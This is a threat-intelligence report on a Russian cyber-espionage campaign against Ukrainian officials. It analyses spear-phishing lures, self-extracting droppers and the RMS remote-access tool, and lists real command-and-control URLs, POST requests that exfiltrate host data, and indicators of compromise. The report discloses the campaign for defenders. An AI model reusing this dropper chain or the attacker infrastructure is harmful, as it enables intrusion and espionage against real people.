LOOKINGGLASS

Transforming the Art of Threat Intelligence

Operation Armageddon: Cyber Espionage as a Strategic Component of Russian Modern Warfare

Lookingglass Cyber Threat Intelligence Group

CTIG-20150428-01
April 28, 2015

Table of Contents

Executive Summary

"Operation Armageddon," active since at least mid-2013, exposes a cyber espionage campaign devised to provide a military advantage to Russian leadership by targeting Ukrainian government, law enforcement, and military officials in order to steal information that can provide insight into near term Ukrainian intentions and plans. The Security Service of Ukraine (SBU) is continuously investigating this active threat, and has issued statements attributing the attacks to specific branches of the Russian Federal Security Service (FSB). Technical and temporal analysis of the campaign supports these statements and indicates a direct correlation between the cyber attacks and the ongoing war, highlighting an alarming blend between cyber espionage, physical warfare, and the driving political forces behind them.

Russia has been identified as a leading nation state cyber threat actor, according to 2015 testimony by the Director of National Intelligence. Russian thought on information warfare has been well documented. Its 2010 Military Doctrine referenced the "intensification of the role of information warfare" and assigned as a task to "develop forces and resources for information warfare."[1] Although Russia updated this doctrine in 2014, it kept the main tenets of its belief of information warfare's increasing role in modern conflict.

While no observations indicate Russia is actively targeting other countries with these techniques, it is evident that Russia has fully embraced cyber espionage as part of their overall strategy to further their global interests. These attacks have correlated to a timeline of kinetic and non-kinetic attacks, even timed around ceasefire agreements. The following presents overwhelming evidence that Russia has adopted cyber espionage as part of its military doctrine and continues to expand its capabilities.

Key Findings

- "Operation Armageddon" is a Russian state-sponsored cyber espionage campaign active since at least mid-2013 and targeting Ukrainian government, law enforcement, and military officials for the purpose of identifying Ukrainian military strategies to aid Russian warfare efforts.
- Russia is a leading nation-state cyber threat actor that uses offensive cyber operations in tandem with kinetic attacks in pursuit of political and military objectives.
- Russia's 2010 Military Doctrine acknowledges the intensification of information warfare activities as a feature of modern warfare.

Operation Armageddon – A Look at Russian State-Sponsored Cyber Espionage

General Observations

The Lookingglass Cyber Threat Intelligence Group (CTIG) has been tracking an ongoing cyber espionage campaign named "Operation Armageddon". The name was derived from multiple Microsoft Word documents used in the attacks. "Armagedon" (spelled incorrectly) was found in the "Last Saved By" and "Author" fields in multiple Microsoft Word documents. Although continuously developed, the campaign has been intermittently active at a small scale, and uses unsophisticated techniques.

The attack timing suggests the campaign initially started due to Ukraine's decision to accept the Ukraine-European Union Association Agreement (AA). The agreement was designed to improve economic integrations between Ukraine and the European Union. Russian leaders publicly stated that they believed this move by Ukraine directly threatened Russia's national security. Although initial steps to join the Association occurred in March 2012, the campaign didn't start until much later (mid-2013), as Ukraine and the EU started to more actively move towards the agreement.

Russian actors began preparing for attacks in case Ukraine finalized the AA. The earliest identified modification timestamp of malware used in this campaign is June 26, 2013. A group of files with modification timestamps between August 12 and September 16, 2013 were used in the first wave of spear phishing attacks, targeting government officials prior to the 10th Yalta Annual Meeting: "Changing Ukraine in a Changing World: Factors of Success."

The meeting was held on September 19-22, 2013 and was attended by more than 250 political, media, social, and business leaders from 20 countries. During this meeting, special attention was paid to the future of Ukraine and its cooperation and integration strategies with the European Union. The political significance of this meeting and its attendees was the initial catalyst of the campaign.

However, the stage was set for intense physical conflict when pro-Russian troops in unmarked military gear invaded Crimea in late February 2014, just after violent protests of the "Revolution of Dignity" resulted in the expulsion of Ukrainian President Yanukovych.

Once Ukraine's interim President announced the start of an "anti-terrorist operation" against pro-Russian separatists in mid-April 2014, the conflict's cyber activities significantly increased. From this point onwards, waves of cyber attacks from the Russians directly correlated with the timing of military events and were geared towards gathering intelligence to empower themselves on the physical battlefield – a digital method of espionage in its truest of forms.




Figure 1: Campaign Timeline

Figure 1 presents a timeline of the Operation Armageddon campaign, showing attacks over the past two years. For a correlation between regional events of note and corresponding activity, please refer to APPENDIX B.

Attribution

According to statements made by the Security Service of Ukraine (SBU)[2][3], the campaign is being conducted by the 16th (former Federal Agency of Government Communications and Information) and 18th Centers of the Russian FSB. The Lookingglass CTIG findings support these statements and nothing uncovered disputed the claims.

Aside from the political and military motivations, analysis of the timeline of attacks along with the real world and digital context suggests Russia's involvement. These findings are covered in detail in the APPENDIX sections.

Additionally, analysis of the malware used in the attacks yields some information, shown in the charts below, suggesting at least some of the native-speaking Russian actors involved are located in Crimea:

- File modification timestamps indicating working hours in Ukraine:




Figure 2: The number of files with modification timestamps within working hours in Kiev's time zone

- File modification timestamps indicating a professional working week:




Figure 3: The number of files with modification timestamps within the days of a normal working week

Targets

Figure 4 depicts a geographical representation of the target victims observed by Lookingglass Cyber Threat Intelligence Group:




Figure 4: Victim locations within Ukraine

The overall targets can be separated into two groups: targets before and after the Revolution of Dignity. Before the revolution, the targets were Ukrainian government

officials, members of the opposition, and pro-opposition journalists. After the revolution, the targets shifted to focus on Ukraine's government and law enforcement, especially those directly located around and involved with the anti-terrorist operations.

Tactics, Techniques, and Procedures (TTPs)

Each attack in the campaign has started with a targeted spear phishing email convincing the victim to either open a malicious attachment or click a link leading to malicious content. The attackers use documents either previously stolen from or of high relevance and interest to Ukrainian targets, often government officials, in order to lure their victims into opening the malicious content. Examples of spear phishing emails that were published by the SBU[4] along with their translations can be found in APPENDIX C. For more on legitimate document lures and their droppers, see APPENDIX A and D.

Upon execution of the most recent samples of malware, a self-extracting archive (SFX) dropper launches a legitimate lure document as well as a script used to download payloads from a remote Command and Control ("C&C") server either operated or controlled (compromised) by the attackers. Older samples from the campaign used either Adobe or Microsoft Word icons but sometimes did not actually open a lure document.

The payloads have been observed as fake updates for Adobe Flash Player, Internet Explorer or Google Chrome, and have also been SFX archives. There have been several observed instances of multistage payloads with up to three levels of nested SFX archives before the ultimate malware is reached.

Throughout the course of the campaign, the final payloads have been some form of Remote Administration Tool (RAT) – either the "Remote Manipulator System" (RMS), which is a very popular RAT commonly distributed in Russian hacking forums, or UltraVNC, which is a RAT that's freely available online. These RATs have both been categorized as malicious by the AntiVirus industry. Additionally, early campaign payloads have also included malware that modifies the DNS servers used by victim machines in order to redirect traffic.

Malicious batch scripts within the SFX archives send identifying information about the infected machine back to a C&C server, including the MAC address and computer name. The RATs have also been used to steal legitimate documents related to the Russian-Ukrainian conflict to be used as lures in the next waves of the attacks.

The Ukrainian government and Security Service of Ukraine (SBU) are actively investigating this threat and have issued at least two known official statements in September 2014[2] and March 2015[3].

While very uncommon, campaigns of this nature and the attack vectors used are not new. FireEye recently published a report[5] about attackers using SFX droppers and a RAT targeting the Syrian opposition forces. Motivations paralleled those of this campaign and included identifying military strategies that could result in a distinct disadvantage to the opposition forces.

For Indicators of Compromise, see APPENDIX G.

Conclusion

The Lookingglass Cyber Threat Intelligence Group has observed a Russian state-sponsored cyber espionage campaign targeting Ukrainian government and military officials. While Russian cyber capabilities are reputed to be robust, based on the individuals targeted and the nature of the TTPs implemented, the activity detected and the correlation to real world events thus far implies that the actors are more focused on collecting timely intelligence regarding Ukrainian military strategies to obtain an advantage in the ongoing war.

While the CTIG only found evidence of Ukraine being targeted in these attacks, it is plausible that the same techniques are being used elsewhere. By releasing the TTPs and IOCs, new evidence may be discovered by other compromised targets. The CTIG believes that Russia will continue to harvest military and political intelligence as long as physical conflict exists with Ukraine.

APPENDIX A: General Technical Analysis

Explained below is the analysis of a piece of malware used that is indicative of the TTPs used throughout the campaign:

```
File: Общий список лиц задержанных и содержащихся в ИВС на территории
ДНР за июль 2014 года.scr
Translation (from Ukrainian): Total list of people detained and held in
the territory of DPR for July 2014.scr
MD5: 456BAD71881D1B456C1D0F96D94B5660
```

This sample is an SFX archive used as a dropper, which had a fake Adobe icon and used a file name attempting to depict a document of interest. Once decompressed, it contained three files:

```
get.vbs (MD5: B92E789AAC1CC44F080D904371E1B9B5)
get.bat (MD5: E96DC19C669A999CF7A47907DF5135E2)
wget.exe (MD5: BD126A7B59D5D1F97BA89A3E71425731)
```

Upon opening the SFX dropper, the "get.vbs" script executes "get.bat". This batch script uses the legitimate "wget.exe" to download the following executables from an attacker operated C&C server:

```
hxxp://downloads.file-attachments.ru/loads/setup_updates.exe
hxxp://downloads.file-attachments.ru/loads/install_flashplayer_aih.exe

setup_updates.exe (MD5: AB567F299FD45509554EEEEA578C967D)
install_flashplayer_aih.exe (MD5: 9FCFF92538E35CD213A576D82E318C74)
```

Once the files are downloaded, the batch script copies them to `%WINDIR%\AdobeUpdates\` and executes them. The script also sends data via HTTP POST containing identifying information about the infected machine including the MAC address, computer name, and a static group name set to "pismo" (which means "letter" in Russian) to another attacker operated C&C server:

```
POST /updater.php HTTP/1.0
User-Agent: Wget/1.11.4
Accept: */*
Host: rms.admin-ru.ru
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 55

mac=00-0C-29-DA-E5-4F&comp=WIN-SBRNEQJFILD&group=pismo
```

One of the downloaded stage one payloads, "install_flashplayer_aih.exe", is another SFX archive containing:

```
123.cmd (MD5: DADA62ED88A4FB1239573B99FECE59B2)
set.exe (MD5: 62DE8FAB8E2091CBD5A8897029B2C7EA)
```

"123.cmd" runs "set.exe," which is a password protected SFX archive. The password can be found within "123.cmd" and is "123456790__." Within "set.exe" is yet another SFX archive, "setting.exe" (`MD5: 8FF0FA4E0C195CA554B3CA7EC0694D3B`), which contains:

```
install.cmd (MD5: D43E1BBAE9332DE223D13840FCD21A76)
rms5.2.1.msi (MD5: 2ABAF6748B3B3A8AAD84F715AE3BD3C1)
wget.exe – same as the previously mentioned version of wget
```

Contained in this archive is one of the ultimate payloads: "rms5.2.1.msi," which is the RMS RAT[6]. RMS is capable of remote access to the machine, remotely viewing/recording the desktop, file management/transfer, registry modifications, terminal access, web cam and microphone access, and more. RMS is one of the most popular tools used by Russian cybercriminals and many hacking forums (including happy-hack.ru[7], xaker.name[8], xakfor.net[9], antichat.ru[10], and hackzone.ru[11]) have a manual describing how to create a custom build.

This RAT has been buried within three levels of SFX archives:




Figure 5: Multiple layers of SFX archives containing RMS RAT

When the "setting.exe" archive is opened, the "install.cmd" script stops all RMS services, silently uninstalls them and removes traces of RMS in the system, presumably to remove any other previous installations of RMS.

"Install.cmd" then pings `google.com.ua` to check for Internet connectivity until it is achieved. Once the connection has been verified, it runs the RMS RAT "rms5.2.1.msi," and sets the group parameter to "download" and sends RMS settings, MAC Address, group id, and computer name back to the C&C at `rms.admin-ru.ru/updater.php` using HTTP POST:

```
POST /updater.php HTTP/1.0
User-Agent: Wget/1.11.4
Accept: */*
Host: rms.admin-ru.ru
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 2949

mac=00-0C-29-DA-E5-4F&comp=WIN-SBRNEQJFILD&id={Hex encoded
content, refer to APPENDIX F}&group=download
```

The entire "install.cmd" script can be seen in APPENDIX E.

The setup_updates.exe file that was also initially downloaded from the first C&C domain (`downloads.file-attachments.ru`) is another SFX archive containing the following files:

```
setups.cmd (MD5: 26AA5B2E3C6F68E9A92C891E99D2BC03)
setups.vbs (MD5: CA0BF99A875E39F8C2FB6AA17AE8E25B)
AdobeUpdates.exe (MD5: 46CEBEB27C7B8952A554B5CD7C49A9AE)
```

When "setup_updates.exe" is run, the "setup.vbs" script is executed, which simply executes "setups.cmd" to create a task to execute "AdobeUpdates.exe" every 30 minutes. "AdobeUpdates.exe" is yet another SFX archive containing:

```
AdobeUpdates.vbs (MD5: D70215721A05A8289B6D80E7847EAF78)
AdobeUpdates.cmd (MD5: 8F13977DFCA4F6B0DF6F8A9085CC300A)
wget.exe - the same legitimate version of wget
```




Figure 6: SFX archive containing persistence mechanism script

The "AdobeUpdates.vbs" script calls "AdobeUpdates.cmd," which is used to check if an RMS RAT process already exists on the infected host. If so, it sends an update to `rms.admin-ru.ru` again containing the MAC address, computer name, and sets the group name to "no-install-adob", indicating that running the installer again is unnecessary. However, if the RMS process is not present, it runs "install_flashplayer_aih.exe" as the persistence mechanism to install RMS.

Both domains (`file-attachments.ru` and `admin-ru.ru`) used as part of the C&C infrastructure resolved to the same IP address, `46.254.20.155`, belonging to a Russian hosting provider.

Variations of Spear Phishing Lures + Droppers Used

Over the course of the campaign, numerous spear phishing lures were used within the SFX archive droppers. The lures were usually legitimate Word or PDF documents stolen from the victims, and always contained content relevant to the ongoing conflict in the region. Early in the campaign, the droppers posed as documents, but did not actually open documents. However, as the campaign progressed, the SFX archives opened the legitimate documents while performing malicious actions to lessen the chance of victim suspicion. Below is a collection of lures and droppers used during the attacks, which can be viewed in APPENDIX D.

Between April 16, 2014 and April 19, 2014, a malicious SFX dropper was used in the campaign with a legitimate PDF. The SFX archive was:

```
File: Списки членов движения Правый сектор с указанием установочных
данных и фотографиями лиц.exe
Translation (from Russian): Lists of members of the Right Sector with
location and pictures.exe
MD5: F125005055AED91873CE71010B67EB55
```

This SFX archive dropped and ran the malware, but opened a legitimate PDF as well:

```
File: Spiski_pravogo_sektora.pdf
Translation (from Russian): Lists of Right Sector.pdf
MD5: EA8BB16F04985063BE3C5E617C201681
```

This PDF, written in Ukrainian, is a general description of the Right Sector and its main members.

Also during this time, an additional legitimate Microsoft Word document was used. It was the first occurrence of the “Armagedon” author:

```
File: Списки без фотографий.docx
Translation (from Russian): Lists without photos.docx
MD5: 7DF924CBB8A41B7622CDF4F216C63026
```

Spiski_pravogo_sektora.pdf was also observed between May 23, 2014 and August 23, 2014, when another malicious SFX dropper was used. The dropper was spotted with two different filenames:

```
File: Списки членів Правого сектора які були надані представникам
Донецької народної Республіки.scr
Translation (from Ukrainian): Lists of members of Right Sector who were
given to representatives of DPR.scr
File: Корректированные списки правого сектора состоянием на июнь 2014
года.scr
```

```
Translation (from Ukrainian): Corrected lists of Right Sector as of
June 2014.scr
MD5: BDB7FC0C315DF06EFA17538FB4EB38CF
```

During the phase of the attacks in late August 2014, an additional SFX archive was identified:

```
File: Інформаційні матеріали для щоденного інформування Адміністрації
Президента України.scr
Translation (from Ukrainian): Information for daily briefing of
President's Administration of Ukraine.scr
MD5: 18813BF1BFA68DBB76752C5DF32E10AE
```

The SFX archive dropped and ran the malware, but opened a legitimate Word document:

```
File: 25.08.2014.doc
MD5: 1B616B190291593D1B392F6FA9998422
```

This document, written in Ukrainian, is a legitimate report for everyday notification of the President's Administration of Ukraine about the anti-terrorist operations in Ukraine. The document, dated August 25, 2014 contains data about terrorist attacks against the Ukrainian army and their losses. This document was also the second of the two documents identified containing metadata showing "Armagedon" last saved the document:




Figure 7: Last Saved by "Armagedon"

In the November 2014 phase of the campaign, from November 1 thru November 18, two malicious SFX droppers were used with legitimate Microsoft Word documents. The SFX archives were:

```
File: Експертиний висновок комісії Наукового центру Сухопутних військ
Академії сухопутних військ імені гетьмана Петра Сагайдачного.scr
Translation (from Ukrainian): Expert Report of Committee of Ground
Forces Scientific Center of Army Academy named after Hetman Petro
Sahaydachnyi.scr
MD5: 286618DF0AEBBEDCFD39A865CD4E6BD7

File: Контрольованість територій силами які приймають участь у
проведенні антитерористичної операції, станом на 16.11.2014.scr
Translation (from Ukrainian): Territories controlled by forces that are
taking part in anti-terrorist actions on 11.16.2014.scr
MD5: 0355DB8425D97C343E5A7B4ECBF43852
```

The first SFX archive dropped and ran the malware, but opened a legitimate stolen document written by someone in the Army Academy named after Hetman Petro Sahaydachny, and contains information about Ukrainian military engineering strategies:

```
File: 2014.doc
MD5: A85115F97136D812317303306B8625D2
```

The second SFX archive also dropped and ran the malware, but opened another legitimate document containing a list of Ukrainian towns and cities controlled by anti-terrorist forces:

```
File: ATO.doc
MD5: 75AC3B194CE14BBE3B57A2B500E80734
```

The SFX dropper from the samples of malware from December 25, 2014, continued to use Word documents, again using a legitimate stolen document written by the SBU about cases that represent terrorist threats to Ukraine. The SFX archive:

```
File: Відповідь Антитерористичний центр при Службі безпеки України вх.
ГШ № 11735дск від 25.11.2014.scr
Translation (from Ukrainian): Response of Anti-Terrorist Center of SBU
ref # ГШ11735 restricted dated to 25.11.2014.scr
MD5: 75BCFC6B1E10D362A0170445B6B2BEDE
```

After dropping and running the malware, it also opens the legitimate document:

```
File: 2014.12.10.doc
MD5: 30B727769DE863360C5103CA7955E21B
```

Two more SFX droppers used by the attackers in January 2015 included Word documents potentially stolen and repurposed in the same day--on January 15 (the spear phishing email used by the attackers at this time can be seen in APPENDIX C):

```
File: Додаток до узагальненої довідки про обстановку на державному
кордоні України станом на 15 січня 2015 року.scr
Translation (from Ukrainian): An appendix to the summarized overview of
the situation at the state border of Ukraine as of January 15 2015.scr
MD5: B7E306E05B5CBD6FF64A0803C07CC32D
```

Upon execution of the SFX archive and subsequent malware, the legitimate document is also opened:

```
File: 15_01_2015.doc
MD5: 76A45D72720A81AD580207B8293CDB17
```

15_01_2015.doc, written in Ukrainian and marked as "not for distribution," gives an overview of the situation at the state border as of Jan 15 2015, from the Operational headquarters of the Administration of the State Border Guard Service of Ukraine.

Just a week and a half later, on January 25:

```
File: Довідка командира військової частини А1035 підполковника
М.О.Чубанова для Наева (селектор 25.01.15).scr
Translation (from Ukrainian): The report of commander of military unit
A1035 M.O. Chubanova for Naev (conference call 01.25.2015).scr
MD5: 86796D33483CA122612AA82A405F013B
```

Upon execution of the SFX archive and subsequent malware, the legitimate document is also opened:

```
File: 25.01.2015.doc
MD5: 64E8A194C73794F3B99FF0469946FBA1
```

25.01.2015.doc, also written in Ukrainian and marked as "not for distribution," contains data about the current number of people and equipment and in the 74 separate reconnaissance battalions as of July 2014. The document also shows the list of people (and ranks) and equipment that need to be mobilized to the military unit for a successful mobilization.

On February 8, the following dropper was observed:

```
File: Тимчасовий порядок здійснення контролю за переміщенням осіб,
транспортних засобів та вантажів вздовж лінії зіткненн.scr
Translation (from Ukrainian): A temporary order of implementation of
control of movement of persons, vehicles and cargos along the line of
the conflict.scr
MD5: 125970B313EE46EBB3DCD28B6E3268C6
```

Upon execution of the SFX archive and subsequent malware, the legitimate document is also opened:

```
File: poryadok.doc
Translation (from Russian): order.doc
MD5: AA082AEEBC5AB3BA00D3544959707634
```

This document is an addition to an order made by the head of the Anti-Terrorist Center at the SBU regarding controlling the movement of people, vehicles, and cargo along the borders of the conflict zones. The addition to the order contains the rules that must be implemented for the order.

Not long after, another dropper was identified on February 16, 2015:

```
File: Контрольованість територій силами АТО станом на 16.02.2015
(райони і міста, які перебувають під контролем).scr
Translation (from Ukrainian): The territories that are under the
control of "Anti-terrorist forces" as of 16.02.2015 (fully controlled
districts and cities).scr
MD5: 622CE511E8F8A68FAC9FEB06536CC8FB
```

This dropper opened another benign document so as to not raise any suspicions, which contains a report from the SBU's Anti-Terrorist Center about the territories of Donetsk and Lugansk oblasts controlled by Anti-Terrorist forces as of February 16:

```
File: ATO.docx
MD5: 7E1B6B1247A28D49260856818FB709BF
```

